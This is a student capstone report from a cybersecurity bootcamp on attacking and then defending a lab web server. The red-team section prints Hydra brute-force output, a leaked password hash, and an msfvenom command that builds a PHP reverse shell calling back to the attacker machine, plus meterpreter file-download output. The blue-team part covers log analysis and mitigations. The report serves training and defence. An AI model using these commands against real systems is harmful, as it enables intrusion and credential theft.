Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


University of Minnesota
Cybersecurity Bootcamp
Submitted by: JMKelber

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask:255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

IPv4: 192.168.1.100
OS: Linux Ubuntu 18.04.4
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1

IPv4: 192.168.1.90
OS: Kali GNU/Linux 2020.1
Hostname: Kali

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host Virtual Machine Gateway for Hyper V VM's
ELK	192.168.1.100	ELK Stack - Monitoring network activity
server1 /Capstone	192.168.1.105	TARGET - Web server for Summit Card Union
Kali	192.168.1.90	ATTACK - Kali Linux VM used to attack the target machine.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
OWASP A3:2017 Sensitive Data Exposure	Improperly protected or unnecessarily exposed sensitive data. The employees have entered data on the website that provides too much information.	This allows use to see that there is a secret folder that we could navigate to ad it produced a login window. Also after obtaining ashton's password via Brute Force, we found an easily decoded hash for Ryan's password.
OWASP A2:2017 Broken Authentication	Functions related to Authentications improperly configured. The Login Window allows us to try as many attempts as we want with no lock-out.	This vulnerability allowed us to try an unlimited number and combination of usernames and passwords to access ashton's account. Also Ryan's password is not complex enough and the hash was easily cracked.
OWASP Unrestricted File Upload	No restrictions on what types of files can be uploaded and by any sign-in credential regardless of source.ip.	This allowed us to upload a reverse shell onto their system which we would attach our Kali system to via Metasploit utilizing a Reverse TCP.

Exploitation 1 : Sensitive Data Exposure

01 Tools & Processes

We used nmap to scan the network to find available hosts. We used the returned data to assess that 192.168.1.105 was our target. We opened a browser and navigated the site and we able to obtain some valuable information such as the file pathway to the secret_folder Directory (E1.1). We also found out the names of the current employees making username guesses easier. (E1.2)

02 Achievements

We found the file path to a secret directory and found out that there was a username and password prompt to access it. We also found out the new employee names, which allowed us to guess the username easily.


03 Screenshots

Please see next slide for Screenshots


Exploitation 1 : Sensitive Data Exposure

03 Screenshots

Screenshot E1.1



Screenshot E1.2



Exploitation 2: Broken Authentication

01 **Tools & Processes**

We used HYDRA to try our rockyou.txt wordlist with the username ashton. This cracked the password in just over 10,000 tries which only took about a minute and a half. (E2.1) This technique is one that any script kiddie could deploy and gain access to the system in minutes.

02 **Achievements**

The Exploit allowed us to try unlimited passwords with the username “ashton”. From there we were able to login and access the secrect_folders directory and browse the files. We found a password hash for Ryan, the CEO, and directions on how to access their webdav folder. (E2.2) Ryan’s password was allowed to be too easy and was found almost instantly on a hash cracking website.

03 **Screenshots**

Please see next slide for screenshots.

Exploitation 2 : Broken Authentication

03 Screenshots

Screenshot E2.1

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 10] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-01 10:05:05
root@Kali:~#
```

Broken Authentication allowing unlimited attempts to Auth.

Screenshot E2.2

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

(Additional Sensitive Data Exposure)

Exploitation 3: Unrestricted File Upload

01

Tools & Processes

We found the pathway to the webdav folder by another exploit, so we used the cracked hash for Ryan's account to login (E3.1). Once logged in we copy/pasted a script (shell.php - E3.2) into the webdav folder. We then opened a listening port on our Kali machine for the script we uploaded. We navigated back to the website's webdav directory and initiated the reverse shell by clicking on the file.

02

Achievements

This exploit allowed us to upload our PHP reverse shell (we constructed by using msfvenom - E3.3) which we used to connect back to our Kali Machine via the shell on the target machine and using Metasploit on our Kali (E3.4). From there we had much control over the system and were able to download our objective; flag.txt (E3.5) and view our objective (E3.6). We were also able to navigate through the directories and download additional potentially useful files.


03

Screenshots


Please see next slide for screenshots.

Exploitation 3 : Unrestricted File Upload

03 Screenshots



Screenshot E3.1 & E3.2



Screenshot E3.3

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
```

Screenshot E3.4

```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Screenshot E3.5

```
meterpreter > download /flag.txt
[*] Downloading: /flag.txt → flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): /flag.txt → flag.txt
[*] download    : /flag.txt → flag.txt
meterpreter >
```


Screenshot E3.6

```
cat flag.txt
b1ng0w@5h1sn@m0
```


Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The <nmap -sV> scan was performed as seen in figure (1.1) at 20:55:10. (1.2) shows a visualization of the nmap port scan, graph shows the 1000 most common ports nmap scans.
- How many packets were sent, and from which IP? There were 4,052 hits from 192.168.1.90 within 1 minute and 30 seconds.
- What indicates that this was a port scan? From the visualization, you can see that over 1000 ports were hit with the same number of hits.



1.1



1.2

Analysis: Finding the Request for the Hidden Directory

- The request for access to the secret folder started at 21:04:27.466 (2.1)
- There were a total of 16,482 requests for this folder? (2.2)
- “Connect_to_corp_server” was requested. (2.3) It contained details on the webdav login (2.4)

2.1

>	Aug 2, 2021 @ 21:04:27.446	80	http://192.168.1.105/company_folders/secret_folder
>	Aug 2, 2021 @ 21:04:27.446	80	http://192.168.1.105/company_folders/secret_folder

2.2

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,482

2.3


	Time	destination.packets	destination.port	url.full	method
>	Aug 2, 2021 @ 21:06:42.208	-	80	http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	get
>	Aug 2, 2021 @ 21:06:42.223	-	80	http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	get

2.4


```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Analysis: Uncovering the Brute Force Attack


- There were 16,482 (3.1) requests made in the Brute Force attack using Hydra. The attack started at 21:04:20 as shown in (3.2).
- There were 16,453 requests made before Hydra discovered the password and there were a few requests after discovery due to the speed at which Hydra runs.



3.1



3.2



3.3

Analysis: Finding the WebDAV Connection

- There were 30 request made to this directory. See screenshot below. (4.1)
- Two files were requested as seen below. “shell.php” and “passwd.dav” were both requested.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	30
http://192.168.1.105/webdav/shell.php	12
http://192.168.1.105/	2
http://192.168.1.105/webdav/passwd.dav	2

4.1

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

RECOMMENDATIONS

Set an alert that will email the SOC or appropriate person in the event you receive requests for a large amount of connections between one source and one target in a short amount of time. You can also utilize security software such as TrendMicro to block nmap scans. There are many ways for a dedicated “Black Hat” to evade detection so the most important step is to Harden the system against intrusion rather than focusing on nmap scans.

System Hardening

RECOMMENDATIONS

A “Deny by Default” setting for ports in the firewall is a great first step. In other words close all ports and only open those that are necessary. Also set the firewall to drop the ping request packets rather than responding to the request or disabling icmp.
There are also studies that show that most nmap scans are benign but there are tools that have been developed to detect nmap scans specifically and can even block the ip the scan originated from, if that is best for your system.

Mitigation: Finding the Request for the Hidden Directory

Alarm

RECOMMENDATIONS

Set an alert that will email the SOC in event the hidden directory is requested by http. The threshold will depend on the organization but this organization does not need access often outside the LAN so a threshold of 25 would be appropriate.
A more secure recommendation would be to remove the hidden directory from the public facing server and set it up on a different server. Best practice to not house sensitive data on a public-facing web-server if it is not absolutely necessary.

System Hardening

RECOMMENDATIONS

Best recommendation would be to migrate all sensitive data to a private server that could be accessed only by white listed ip's via ssh with asymmetric keys. If it is not financially feasible to move the sensitive information to a private server, I would recommend using multi-factor authentication for the sign-in. I would also remove the sensitive data that was exposed on the website and implement employee training to educate the workforce how not to expose sensitive data.

Mitigation: Preventing Brute Force Attacks

Alarm

RECOMMENDATIONS

Set an alert that monitor the login attempts and will trigger an alert that emails the SOC if it breaches a predetermined threshold. The threshold will largely depend on how many users on average log into the server hourly. Since brute force attacks work by trying a vast number of passwords against usernames (known or unknown) it is pretty easy to detect. I recommend setting the threshold a 1.33 times the number of users that need to login during a given time period.

System Hardening

RECOMMENDATIONS

One of the best ways to prevent Brute Force attacks is simply to create a Lockout Rule that implements after so many failed attempts in a given time period for a user, lock the account out and require the user go through additional verification to make the account available again. I would also recommend multi-factor authentication as an additional layer of security.

Mitigation: Detecting the WebDAV Connection

Alarm

RECOMMENDATIONS

Create a white list and enter all ip addresses that need to access the Webdav folder in your company from outside your network. Set an alarm for any IP address that is not on the white-list that is trying to access the webdav directory. Alert the the SOC to show the offending IP by email or a Pop-up window on a monitoring display in the SOC.

System Hardening

RECOMMENDATIONS

One good way to secure the WebDAV connection is to implement ssl along with multi-factor authentication. This works great if outside collaborators also need access. The multi-factor auth helps greatly reduce password sharing. WiKID is one MFA solution that is very effective.

Mitigation: Identifying Reverse Shell Uploads

Alarm

RECOMMENDATIONS

Best practice would be to set an alert for ANY remotely uploaded file on the server and then investigate where it came from. If there are normally a lot of uploaded files then it would be necessary to alert on executable files or any files that take action when opened.

In this situation I don't believe there would be much need for file uploads from remote locations therefore my threshold would trigger at 1 file uploaded and trigger on each instance.

System Hardening

RECOMMENDATIONS

You could use a upload file block rule on your firewall or security software. You would change the php.ini file and set the flag for "file_uploads" to OFF. You can use a file upload restriction Rule to limit the file size allowed to be uploaded. If you set the number of KBytes to 0, it will not allow files to be uploaded. You could also require authentication to upload and if auth is already set to MFA this adds another layer to your system security.


The End